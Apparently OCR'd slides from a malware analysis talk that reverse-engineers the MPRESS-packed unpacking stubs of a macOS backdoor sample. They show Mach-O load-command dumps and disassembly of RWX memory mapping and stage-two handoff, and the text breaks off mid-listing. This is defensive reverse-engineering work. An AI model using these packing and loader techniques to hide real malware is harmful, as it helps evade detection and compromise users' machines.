
Initial stub


mainbackdoor_module_8oTHYMCj_XIl
RAW
RVA
Executable (X86)
Mach Header
Load Commands
LC_SEGMENT (__MPRESS__v.2.12)
LC_UNIXTHREAD


Offset	Data	Description	Value
0000001C	00000001	Command	LC_SEGMENT
00000020	00000038	Command Size	56
00000024	5F5F4D50524553535F5F762...	Segment Name	__MPRESS__v.2.12
00000034	00051000	VM Address	0x51000
00000038	00020755	VM Size	132949
0000003C	00000000	File Offset	0
00000040	00020755	File Size	132949
00000044	00000007	Maximum VM Protection	
		00000001	VM_PROT_READ
		00000002	VM_PROT_WRITE
		00000004	VM_PROT_EXECUTE
00000048	00000007	Initial VM Protection	
		00000001	VM_PROT_READ
		00000002	VM_PROT_WRITE
		00000004	VM_PROT_EXECUTE
0000004C	00000000	Number of Sections	0
00000050	00000000	Flags	

Initial stub

- The MPRESS segment contains the packed data.
- And the initial packer stub.
- RWX memory permissions.



Initial stub




- Executable (X86)
  - Mach Header
  - Load Commands
    - LC_SEGMENT (__MPRESS__v.2.12)
    - LC_UNIXTHREAD


Offset	Data	Description	Value
00000054	00000005	Command	LC_UNIXTHREAD
00000058	00000050	Command Size	80
0000005C	00000001	Flavor	x86_THREAD_STATE32
00000060	00000010	Count	16
00000064	00000000	eax	0
00000068	00000000	ebx	0
0000006C	00000000	ecx	0
00000070	00000000	edx	0
00000074	00000000	edi	0
00000078	00000000	esi	0
0000007C	00000000	ebp	0
00000080	00000000	esp	0
00000084	00000000	ss	0
00000088	00000000	eflags	0
0000008C	000714BB	eip	464059
00000090	00000000	cs	0
00000094	00000000	ds	0
00000098	00000000	es	0

Initial stub

- Two unpacking stubs.
- The first pointed by the entry point.
- Located at the end of the packed data.




Initial stub



```
:000714E7                push    edi                         ; offset
:000714E8                push    0FFFFFFFFh                  ; fd
:000714EA                push    1012h                       ; flags
:000714EA                                                    ; MAP_ANON | MAP_FIXED | MAP_PRIVATE
:000714EF                push    7                           ; prot: RWX
:000714F1                push    ebx                         ; len: 0x00050000
:000714F2                push    ecx                         ; start addr: 0x00001000
:000714F3                lea     esi, [ecx+1Ch]
:000714F6                call    sub_71519          1        ; mmap
:000714FB                pop     ecx                         ; 0x00001000
:000714FB                                                    ; where to start unpacking
:000714FC                pop     edx                         ; 0x000510A4
:000714FC                                           2        ; where packed data starts
:000714FD                call    sub_71534                   ; unpack data and the next stub
:00071502                or      ebp, ebp
:00071504                jnz     short loc_7150E
:00071506                add     esp, 404h
:0007150C                popa
:0007150D                pop     eax
:0007150E
:0007150E loc_7150E:                                         ; CODE XREF: start+49↑j
:0007150E                jmp     loc_71750                   ; jump to the 2nd stage stub    3
:0007150E start          endp ; sp-analysis failed
```


Initial stub

- Continue execution at the second stub.



```
:00071750 ; START OF FUNCTION CHUNK FOR start
:00071750
:00071750 loc_71750:                              ; CODE XREF: start:loc_7150E↑j
:00071750         jmp     loc_51000
:00071750 ; END OF FUNCTION CHUNK FOR start
:00071750 HEADER  ends
:00071750
:00071750
:00071750         end start
```

Initial stub




Secondary stub

- Restores original memory protections of each segment.
- Maps the linker (dyld).
- Sets the initial stack and environment variables.
- Jumps to dyld_start.
- And dyld jumps back to the original entry point.


Secondary stub

- Essentially it replicates what happens with a normal binary.



```
00051056 loc_51056:                             ; CODE XREF: seg000:00051002↑j
00051056         pop     eax                    ; pointer to linker path from the LC_LOAD_DYLINKER command
00051057         push    edi
00051058         push    edi
